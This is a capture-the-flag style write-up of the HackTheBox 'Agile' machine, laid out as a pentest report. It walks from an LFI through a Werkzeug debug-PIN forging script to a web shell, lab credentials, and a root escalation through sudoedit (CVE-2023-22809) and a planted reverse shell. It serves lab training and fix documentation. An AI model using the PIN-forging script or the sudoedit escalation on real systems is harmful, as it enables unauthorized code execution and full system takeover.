4. Independent Challenges

4.1 Agile.htb – 10.10.11.203

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command "*sudo nmap -sS -p- --min-rate 10000 -v agile.htb*"

```
└─$ sudo nmap -sS -p- --min-rate 1000 agile.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 14:14 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.11 seconds
```

Illustration 1 Agile machine blocking ping probes.

New scan is made adding the -Pn flag to treat the host as if it was up (*sudo nmap -Pn -p- --min-rate 10000 agile.htb*).

```
└─$ sudo nmap -Pn -p- --min-rate 10000 agile.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 14:05 EDT
Warning: 10.10.11.203 giving up on port because retransmission cap hit (10).
Nmap scan report for agile.htb (10.10.11.203)
Host is up (6.1s latency).
Not shown: 52947 filtered tcp ports (no-response), 12586 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 89.96 seconds
```

Illustration 2 Open ports on agile machine.

4.1.1 Service Enumeration

Once the open ports are known, I began the service enumeration process. To do this the following command was used: "sudo nmap -sS p22,80 -sV -O agile.htb"

Illustration 3 Service versions

Port Scan Results

Port	Service	Version

22	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.18.0 (Ubuntu)

HTTP Enumeration

The first step taken was to scan using gobuster in order to find directories and other functions in the service. The command used was "*sudo gobuster dir -u http://agile.htb -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt*".




Illustration 4 Web directory scanning

The fact that 0 results were found with the previous scan is quite unique. Just to check, I try to visit the webpage without specifying any domain, just using the IP address (and Burpsuite). As expected, the specified domain was not correct.




Illustration 5 Domain name found.

With this in mind, I re-run the directory scan "*sudo gobuster dir -u http://superpass.htb -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -x conf,txt,php -t 50*".

To gain a deeper knowledge of the web logic, I start to manually interact with the webpage using burpsuite to inspect the HTTP requests. As shown in the picture below, it appears to be a password manager.

Illustration 6 Superpass landing page.

In "/account/register" It allows to register new users, so I register myself as "cosme:cosme".

```
POST /account/register HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://superpass.htb
Connection: close
Referer: http://superpass.htb/account/register
Cookie: session=
eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSIsIlBsZWFzZSBsb2cgaW4gdG
8gYWNjZXNzIHRoaXMgcGFnZS4iXX1dLCJfZnJlc2giOmZhbHNlfQ.ZDWLnA.ja
wR4p_sZFMhHwu0TTWFHPV_pts
Upgrade-Insecure-Requests: 1

username=cosme&password=cosme
```

Illustration 7 Registering new user.

As a result, the server HTTP response code is 500 indicating that some error occurred.

Illustration 8 HTTP 500 response code

As it can be seen in the image below, the server throws an “SQL Operational Error” and shows the debugger’s traceback of the error.




Illustration 9 Debugger's traceback of error.

The fact that the Debugger mode is active is very interesting because it can lead to code execution as it allows to open a python interactive console. This console can be protected by a PIN however, if we can access some specific files in the server through LFI, we could potentially generate a PIN and open the interactive python console.




Illustration 10 Locked console

The console is indeed protected by a PIN.
The registering error does not happen always and so, I can register and login to keep checking the web functionalities.




Illustration 11 Successful registering HTTP request-response

Once logged in, I am redirected to "/vault", where I can add new passwords, and (what is more interesting) exporting the ones that I have previously added.




Illustration 12 vault page.

After adding some passwords, I export everything and among all the generated HTTP requests it points out the one where I download the CSV file.




Illustration 13 Interesting HTTP request

Using a LFI dictionary obtained online ("https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_linux.txt") I automate the search, getting a positive result and thus, finding a LFI vulnerability.

Illustration 14 LFI triggering HTTP request.




Illustration 15 LFI HTTP response

4.1.2 Initial Access – Werkzeug Debug Console PIN Bypass

Vulnerability Explanation: Werkzeug debug console requires a PIN by default. If a LFI vulnerability is found (LFI explained in 4.1.1 Service Enumeration), it is possible to obtain the necessary information about the system and generate a valid PIN to open a python interactive console on the server.

Vulnerability Fix: Disable debugger in production.

Severity: Critical

Steps to reproduce the attack: steps followed for generating a valid PIN were those described in "https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug" and the python

code used was found in “https://github.com/wdahlenburg/werkzeug-debug-console-bypass/blob/main/werkzeug-pin-bypass.py”.

Following information is needed to generate the PIN:

- username of the user who started this Flask, in this case is “www-data”
- modname, in this case is “flask.app”
- getattr(app, '__name__', getattr (app .__ class__, '__name__')) in this case is “wsgi_app”




Illustration 16 Gathering the information to generate the PIN (part 1)

- getattr(mod, '__file__', None) is the absolute path of app.py in the flask directory, in this case is “/app/venv/lib/python3.10/site-packages/flask/app.py”.




Illustration 17 Gathering the information to generate the PIN (part 2)

- MAC address of the server (found in /sys/class/net/eth0/address), in this case is “00:50:56:b9:75:e3”

Illustration 18 Gathering the information to generate the PIN (part 3)

- Machine Id, which is the result of concatenating “/etc/machine-id” and the first line of “/proc/self/cgroup” after the last slash.

Illustration 19 Gathering the information to generate the PIN (part 4)


Illustration 20 Gathering the information to generate the PIN (part 5)

After gathering all the information and adding it to the script, the code to generate the PIN is the following.

```
#!/bin/python3
import hashlib
from itertools import chain

probably_public_bits = [
        'www-data',# username
        'flask.app',# modname
        'wsgi_app',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
        '/app/venv/lib/python3.10/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
        '1438522178595',# str(uuid.getnode()),  /sys/class/net/eth0/address
        # Machine Id: /etc/machine-id (ed5b159560f54721827644bc9b220d00) + /proc/sys/kernel/random/boot_id (54879722-aba0-4c87-8548-92d3342357600) + /proc/self/cgroup
        'ed5b159560f54721827644bc9b220d00superpass.service'
]

h = hashlib.sha1() # Newer versions of Werkzeug use SHA1 instead of MD5
for bit in chain(probably_public_bits, private_bits):
        if not bit:
                continue
        if isinstance(bit, str):
                bit = bit.encode('utf-8')
        h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None:
        for group_size in 5, 4, 3:
                if len(num) % group_size == 0:
                        rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                                      for x in range(0, len(num), group_size))
                        break
        else:
                rv = num

print("Pin: " + rv)
```

Illustration 21 PIN generating python script.

Once run, it generates a valid PIN.



```
┌──(corso㉿kali)-[~/Desktop/htb/agile]
└─$ python pinGenerator.py
Pin: 818-995-830
```

Illustration 22 Generated PIN.




Illustration 23 PIN accepted.

After opening the interactive python console, a reverse connection is established and a shell is opened as “www-data”.

Once inside the shell, an interesting file is found “/app/config_prod.json” that contains valid MySQL credentials “superpassuser:dSA6l7q*yIVs$39Ml6ywvgK”.

Comentado [A1]: Especificar comando python inyectado para generar la shell.

```
(venv) www-data@agile:/app$ ls -la
total 36
drwxr-xr-x  6 root      root      4096 Mar  8 15:30 .
drwxr-xr-x 20 root      root      4096 Feb 20 23:29 ..
drwxr-xr-x  3 root      root      4096 Jan 23 16:51 .pytest_cache
drwxr-xr-x  5 corum     runner    4096 Feb  8 16:29 app
drwxr-xr-x  9 runner    runner    4096 Feb  8 16:36 app-testing
-r--r-----  1 dev_admin www-data    88 Jan 25 00:00 config_prod.json
-r--r-----  1 dev_admin runner      99 Jan 25 15:15 config_test.json
-rwxr-xr-x  1 root      runner     557 Apr 12 17:42 test_and_update.sh
drwxrwxr-x  5 root      dev_admin 4096 Feb  8 16:29 venv
(venv) www-data@agile:/app$ cat config_prod*
{"SQL_URI": "mysql+pymysql://superpassuser:dSA6l7q*yIVs$39Ml6ywvgK@localhost/superpass"}
```

Illustration 24 File containing MySQL credentials.

Using those credentials, it is possible to access MySQL database where the vaults of other users of the "Superpass Password Manager" are stored. One of the vaults belongs to user "corum" and contains his credentials for "agile" (corum: 5db7caa1d13cc37c9fc2).

```
mysql> select * from passwords;
+----+---------------------+---------------------+---------------+----------+----------------------------------+---------+
| id | created_date        | last_updated_date   | url           | username | password                         | user_id |
+----+---------------------+---------------------+---------------+----------+----------------------------------+---------+
|  3 | 2022-12-02 21:21:32 | 2022-12-02 21:21:32 | hackthebox.com | 0xdf     | 762b430d32eea2f12970             |       1 |
|  4 | 2022-12-02 21:22:55 | 2022-12-02 21:22:55 | mgoblog.com    | 0xdf     | 5b133f7a6a1c180646cb             |       1 |
|  6 | 2022-12-02 21:24:44 | 2022-12-02 21:24:44 | mgoblog        | corum    | 47ed1e73c955de230a1d             |       2 |
|  7 | 2022-12-02 21:25:15 | 2022-12-02 21:25:15 | ticketmaster   | corum    | 9799588839ed0f98c211             |       2 |
|  8 | 2022-12-02 21:25:27 | 2022-12-02 21:25:27 | agile          | corum    | 5db7caa1d13cc37c9fc2             |       2 |
+----+---------------------+---------------------+---------------+----------+----------------------------------+---------+
5 rows in set (0.01 sec)
```

Illustration 25 Other users vaults.

It is possible to authenticate as user "corum" and open a new shell, accessing "user.txt".

```
(venv) www-data@agile:/app$ su corum
Password:
corum@agile:/app$ whoami
corum
corum@agile:/app$ ls -la ~
total 48
drwxr-x--- 8 corum corum 4096 Feb  8 16:29 .
drwxr-xr-x 5 root  root  4096 Feb  8 16:29 ..
lrwxrwxrwx 1 root  root     9 Feb  6 16:56 .bash_history -> /dev/null
-rw-r--r-- 1 corum corum  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 corum corum 3771 Jan  6  2022 .bashrc
drwx------ 4 corum corum 4096 Feb  8 16:29 .cache
drwxr-xr-x 4 corum corum 4096 Feb  8 16:29 .config
drwx------ 3 corum corum 4096 Feb  8 16:29 .local
drwx------ 3 corum corum 4096 Feb  8 16:29 .pki
-rw-r--r-- 1 corum corum  807 Jan  6  2022 .profile
drwxrwxr-x 3 corum corum 4096 Feb  8 16:29 .pytest_cache
drwx------ 2 corum corum 4096 Feb  8 16:29 .ssh
-rw-r----- 1 root  corum   33 Apr 11 14:27 user.txt
corum@agile:/app$ cat ~/user.txt
c73948a726085f302748f0136e8186a4
```

Illustration 26 User.txt

Once identified as "corum", inspecting the output of "ps -ef" it is found that there are two instances of the application running simultaneously: "wsgi-dev" and "wsgi".

```
runner    1096       1  0 10:18 ?        00:00:01 /app/venv/bin/python3 /app/venv/bin/gunicorn --bind 127.0.0.1:5555 wsgi-dev:app
www-data  1097       1  0 10:18 ?        00:00:01 /app/venv/bin/python3 /app/venv/bin/gunicorn --bind 127.0.0.1:5000 --threads=10 --timeout 600 wsgi:app
www-data  1099    1097  0 10:18 ?        00:00:01 /app/venv/bin/python3 /app/venv/bin/gunicorn --bind 127.0.0.1:5000 --threads=10 --timeout 600 wsgi:app
runner    1100    1096  0 10:18 ?        00:00:03 /app/venv/bin/python3 /app/venv/bin/gunicorn --bind 127.0.0.1:5555 wsgi-dev:app
```

Illustration 27 Instances of wsgi app.

What it is occurring on the server is a constant testing of "wsgi-dev" app (located in *"/app/app-testing/wsgi-dev.py"*) in order to update "wsgi" app (located in *"/app/app/wsgi.py"*). This can be checked inspecting "/app/test_and_update.sh".

```
corum@agile:~$ cat /app/test_and_update.sh
#!/bin/bash

# update prod with latest from testing constantly assuming tests are passing

echo "Starting test_and_update"
date

# if already running, exit
ps auxww | grep -v "grep" | grep -q "pytest" && exit

echo "Not already running. Starting..."

# start in dev folder
cd /app/app-testing

# system-wide source doesn't seem to happen in cron jobs
source /app/venv/bin/activate

# run tests, exit if failure
pytest -x 2>&1 >/dev/null || exit

# tests good, update prod (flask debug mode will load it instantly)
cp -r superpass /app/app/
echo "Complete!"
```

Illustration 28 App updating script

Checking the available test file found in "/app/app-testing/tests/functional/test_site_interactively.py" and current running processes it is found that Chrome is running to debug interactively the app using the remote debugging port "41829".

```
corum@agile:~$ cat /app/app-testing/tests/functional/test_site_interactively.py
import os
import pytest
import time
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait


with open('/app/app-testing/tests/functional/creds.txt', 'r') as f:
    username, password = f.read().strip().split(':')


@pytest.fixture(scope="session")
def driver():
    options = Options()
    #options.add_argument("--no-sandbox")
    options.add_argument("--window-size=1420,1080")
    options.add_argument("--headless")
    options.add_argument("--remote-debugging-port=41829")
    options.add_argument('--disable-gpu')
    options.add_argument('--crash-dumps-dir=/tmp')
    driver = webdriver.Chrome(options=options)
    yield driver
    driver.close()
```

Illustration 29 Test file portion

Illustration 30 Remote debugging port in ps command output

With this information, chisel is used to establish a tunnel and to interact with the Debugging Instance (running on the target) in my local Chromium browser. For this, a Basic Server Listener is started in my machine on port 8888 (accepting reverse tunnels) which is connected

from the target and then a tunnel pointing to the remote debugging port (41829) is established.




Illustration 31 Tunneling to remote debugging port.

After this, the debugging instance can be accessed using “Chromium”.




Illustration 32 Accessing debugging instance through Chromium.

Once here, valid credentials for user “Edwards” (edwards:d07867c6267dcb5df0af) are found as his Vault is opened in the Debugging Instance.




Illustration 33 Edwards' credentials found.

It is possible to access the target machine vía SSH using those credentials.




Illustration 34 Logged as Edwards vía SSH.

4.1.3 Privilege Escalation – Sudoedit privilege Escalation

Vulnerability Explanation: In Sudo before 1.9.12p2, the sudoedit (aka -e) feature mishandles extra arguments passed in the user-provided environment variables (SUDO_EDITOR, VISUAL, and EDITOR), allowing a local attacker to append arbitrary entries to the list of files to process. This can lead to privilege escalation. Affected versions are 1.8.0 through 1.9.12.p1. The problem exists because a user-specified editor may contain a "--" argument that defeats a protection mechanism, e.g., an EDITOR='vim -- /path/to/extra/file' value (https://nvd.nist.gov/vuln/detail/CVE-2023-22809).




Illustration 35 Sudo version.

As it can be seen in the following picture (Illustration 36), user Edwards is able to execute sudoedit as user “dev_admin” to modify two specific files. However, due to CVE-2023-22809, it is possible to modify any file as user dev_admin (“https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf”).

```
edwards@agile:~$ sudo -l
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin,
    use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit
        /app/app-testing/tests/functional/creds.txt
edwards@agile:~$ ls -la
```

Illustration 36 Sudo listing for user edwards.

Vulnerability Fix: Update Sudo Version to the latest Stable Release 1.9.13p3 (https://www.sudo.ws/).

Severity: Critical/Medium

Steps to reproduce the attack:

Inspecting the running processes, it is possible to observe that there is a cron job that runs "/bin/bash -c source /app/venv/bin/activate" regularly as "root". Checking the file permissions, Group owner is dev_admin.

```
edwards@agile:/app/venv$ ls -la bin/
total 1380
drwxrwxr-x 2 root dev_admin    4096 Apr 17 14:42 .
drwxrwxr-x 5 root dev_admin    4096 Feb  8 16:29 ..
-rw-r--r-- 1 root dev_admin    9033 Apr 17 14:42 Activate.ps1
-rw-rw-r-- 1 root dev_admin    1976 Apr 17 14:42 activate
-rw-r--r-- 1 root dev_admin     902 Apr 17 14:42 activate.csh
-rw-r--r-- 1 root dev_admin    2044 Apr 17 14:42 activate.fish
-rwxrwxr-x 1 root root          213 Apr 17 14:42 flask
-rwxr-xr-x 1 root root          222 Jan 24 18:06 gunicorn
```

Illustration 37 'activate' file permissions.

Taking all the previous information into account, we can modify the file "/app/venv/bin/activate" as user dev_admin and then wait until the cron job executes the file with root privileges. Steps as follows:

1. Set the environment variable EDITOR adding the extra file to modify.

```
Last login: Mon Apr 17 11:51:42 2023 from 10.10.14.17
edwards@agile:~$ export EDITOR='nano -- /app/venv/bin/activate'
```

Illustration 38 Exploiting CVE-2023-22809

2. Modify (as user dev_admin) the contents of "/app/venv/bin/activate" through execution of "sudoedit -u dev_admin /app/config_test.json" and adding a python reverse shell.




Illustration 39 Adding a python reverse shell to file.

3. Set a listener on local port 444 and wait until the cron job executes the modified file.




Illustration 40 Reverse shell opened as root.

4.1.3 Post-Exploitation

System Proof Screenshot:




Illustration 41 Proof of exploitation